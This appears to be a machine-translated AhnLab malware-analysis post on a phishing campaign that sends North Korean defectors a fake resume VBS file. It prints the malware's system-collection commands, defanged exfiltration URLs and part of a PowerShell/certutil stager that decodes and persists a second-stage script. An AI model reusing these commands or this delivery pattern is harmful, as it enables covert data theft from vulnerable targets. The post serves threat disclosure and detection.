
asec-ahnlab-com.translate.goog /ko/33141/

APT attack disguised as North Korean defector resume format (VBS script)

: 3/29/2022

The ASEC analysis team recently confirmed that malicious VBS for the purpose of information leakage is being distributed through phishing emails related to North Korea. It contains the contents of a broadcast related to North Korea, and a compressed file is attached. Referring to writing a resume, induce execution of the attached file. A malicious VBS script file exists inside the compressed file.



[redacted] 담당피디입니다.(22년 양식) - 메시지 (HTML)

2022-03-25 (금) 오후 12:02

vofkorea <scha26@hanmail.net>


[redacted] 담당피디입니다.(22년 양식)

받는 사람 [redacted]@hanmail.net

2022 이력서 양식.zip
35 KB

안녕하세요? 반갑습니다. ^^
[redacted] 담당PD입니다. ^^
이 메일은 여러분께서 잘 아시는 분들의 소개로 보내드리거나 본인이 방송출연을 희망하시는 분들께
일괄적으로 발송하는 메일입니다.
주변에 출연희망자들 같이 추천해 주시면 감사하겠습니다.
우선 첨부된 서류 (이력서) 먼저 작성해 보내주세요^^
빠른 시일내에 뵙기를 바랍니다.
나의인생이야기 쓰시는데 너무 부담 갖지 마세요
그냥 어린시절부터 지금까지 좀 특별한 얘기들, 이야기하고 싶은 것들
A4 6~7장 적어주시면 되요 제가 질문에 참고로 하기 위한거니까요^^

Figure 1. dissemination email



이름	원본 크기	압축 크기	압축률	종류	수정한
2022 이력서 양식.vbs	66,513	35,027	48%	VBScript 스크립트 파일	2022-03

0 파일 선택, 0바이트

총 1 파일, 64.9KB

Figure 2. attached compressed file

The brief behavior of the '2022 resume form.vbs' file is as follows.

- Information Collection and Transmission
- Generating a normal Korean file
- Creating additional malicious script files and registering the task scheduler

When the VBS file is executed, information of the user's PC is collected through the following command.


Information Collected	command
List of currently running processes	cmd /c tasklist /v | clip
routing table information	cmd /c Route print | clip
About Program Files folder	cmd /c dir /w “”%SystemRoot%/../Program Files”” | clip
About Program Files (x86) folder	cmd /c dir /w “”%SystemRoot%/../Program Files (x86)”” | clip

Table 1. Information Collected

After encoding the collected information in Base64, it is transmitted to hxxp://fserverone.webcindario[.]com/contri/sqlite/msgbugPlog.php.

- Parameter value: Cache=error&Sand=[User name]&Data=[base64-encoded collection information]&Em=[base64-encoded user name]

Also, in order to disguise as a normal file, the Korean file created with the '2022.hwp' command is executed in the folder where the '2022 resume form.vbs' file is executed. The Korean file contains the contents of the resume format as follows.



이 력 서

작성 년/월/일:2022 년 월 일

1. 인적사항

	성 명	(가명:필요시)		
	주민등록번호		출생지	ㅇㅇ도 ㅇㅇ군
	E-mail			
	전화번호		휴 대 폰	
	주 소			
	탈북년월		입국년월	

2.신상자료

최종학력		결혼여부		종 교	
취 미		자격/특기			

3.가족사항 (대한민국 거주)

관계	성 명	연령	직업/학교	관계	성 명	연령	직업/학교

※ 북에 남겨진 가족 :


4. 학력사항 (북,남 모두기록)

년월일	학 교 명	학 과	년월일	학 교 명	학 과

5. 경력사항 (북,중국,한국 모든 경력 자세히 기록, 연수, 학원 등 포함)

기 간	회 사 명	부 서	직위/직급

Figure 3. Hangul file inside




작성한 날짜:	2017년 3월 27일 월요일 오후 5:18:25
마지막 수정한 날짜:	2022년 3월 26일 토요일 오전 2:25:40
마지막 저장한 사람:	Administrator

문서 분량

글자(공백 포함):	492 자
글자(공백 제외):	271 자
글자에 포함된 한자 수:	0 자
낱말:	119 개
줄:	19 줄
문단:	134 개
쪽:	1 쪽
원고지(200자 기준):	2.4 장
표, 그림, 글상자:	5 개

Figure 4. Hangul file properties

After that, the data present in the response received from the URL that transmitted the information is executed using PowerShell. Also, the %appdata%\mscornet.vbs file created through the corresponding response is registered in the task scheduler as the Google Update Source Link name. In addition to this, copy mscornet.vbs to the startup program folder so that the VBS file can be executed automatically, and then self-delete the '2022 resume form.vbs' file.



작업 스케줄러
파일(F) 동작(A) 보기(V) 도움말(H)
작업 스케줄러 (로컬)
작업 스케줄러 라이브러리

이름	상태	트리거	다음 실행 시간	마지막 실행 시간	마
Google Update Source Link	준비	여러 개의 트리거가 정의되었습니다.	2022-03-29 오전 11:00:00	1999-11-30 오전 12:00:00	작

일반 트리거 동작 조건 설정 기록(사용 안 함)

이름: Google Update Source Link

위치: \

만든 이:

설명: Export the 10 newest events in the application logs

보안 옵션

작업을 실행할 때 사용할 사용자 계정:

[redacted]

● 사용자가 로그온할 때만 실행

○ 사용자의 로그온 여부에 관계없이 실행

일반 트리거 동작 조건 설정 기록(사용 안 함)

작업을 만들 경우 작업이 시작될 때 발생하는 동작을 지정해야 합니다. 이 동작을 변경하려면 [속성] 명령을 사용하여 작업 속성 페이지를 여십시오.

작업	자세히
프로그램 시작	C:[redacted]\AppData\Roaming\mscornet.vbs

Figure 5. created task scheduler

Currently, no special response is received from hxxp://fserverone.webcindario[.]com/contri/sqlite/msgbugPlog.php, which sent the information, but the received response recorded in RAPIT, our automatic analysis system (confirmed on 3/26)) contains additional commands.

In the response message, use PowerShell to save base64-encoded data in %AppData%\~KB3241.tmp. After that, ~KB3241.tmp is decoded and saved as %AppData%\mscornet.vbs, and then ~KB3241.tmp is deleted.

```
powershell -w hidden ECHO OFF echo
RnVuY3Rpb24gaDJzKGgpDQogIERpbSBhIDogYSA9IFNwbGl0KGgpDQogIERpbSBp >
"%AppData%\~KB3241.tmp"
echo DQogIEZvciBpID0gMCBUbyBVQm91bmQoYSkNCiAgICAgIGEoaSkgPSBDaHIoIiYi >>
"%AppData%\~KB3241.tmp"
<생략>
echo ZSINCmtpbGxQcm9jZXNzICJpZWxvd3V0aWwuZXhlIg== >> "%AppData%\~KB3241.tmp"
certutil -f -decode "%AppData%\~KB3241.tmp" "%AppData%\mscornet.vbs"
del "%AppData%\~KB3241.tmp"
```

mscornet.vbs connects to hxxp://cmaildowninvoice.webcindario[.]com/contri/sqlite/msgbugGlog.php?Cache=fail&Sand=[PC name] and executes the received response with the Execute command. Currently, additional commands are not identified in the URL, but various malicious actions can be performed by an attacker.

Recently, malicious codes disguised as North Korea-related contents are being distributed in the form of VBS scripts as well as word documents, so user attention is required.

Currently, AhnLab V3 product diagnoses the file as follows.

[File Diagnosis]
Dropper/VBS.Generic
Trojan/VBS.Agent

[IOC]
ab97956fec732676ecfcedf55efadcbc
e49e41a810730f4bf3d43178e4c84ee5
hxxp://fserverone.webcindario[.]com/contri/sqlite/msgbugPlog.php hmsp
://cmaildowninvoice.webcindario/sqlite/contrig.

Related IOCs and related detailed analysis information can be checked through AhnLab's next-generation threat intelligence platform 'AhnLab TIP' subscription service.

Categories: Malware information

Tagged as: VBScript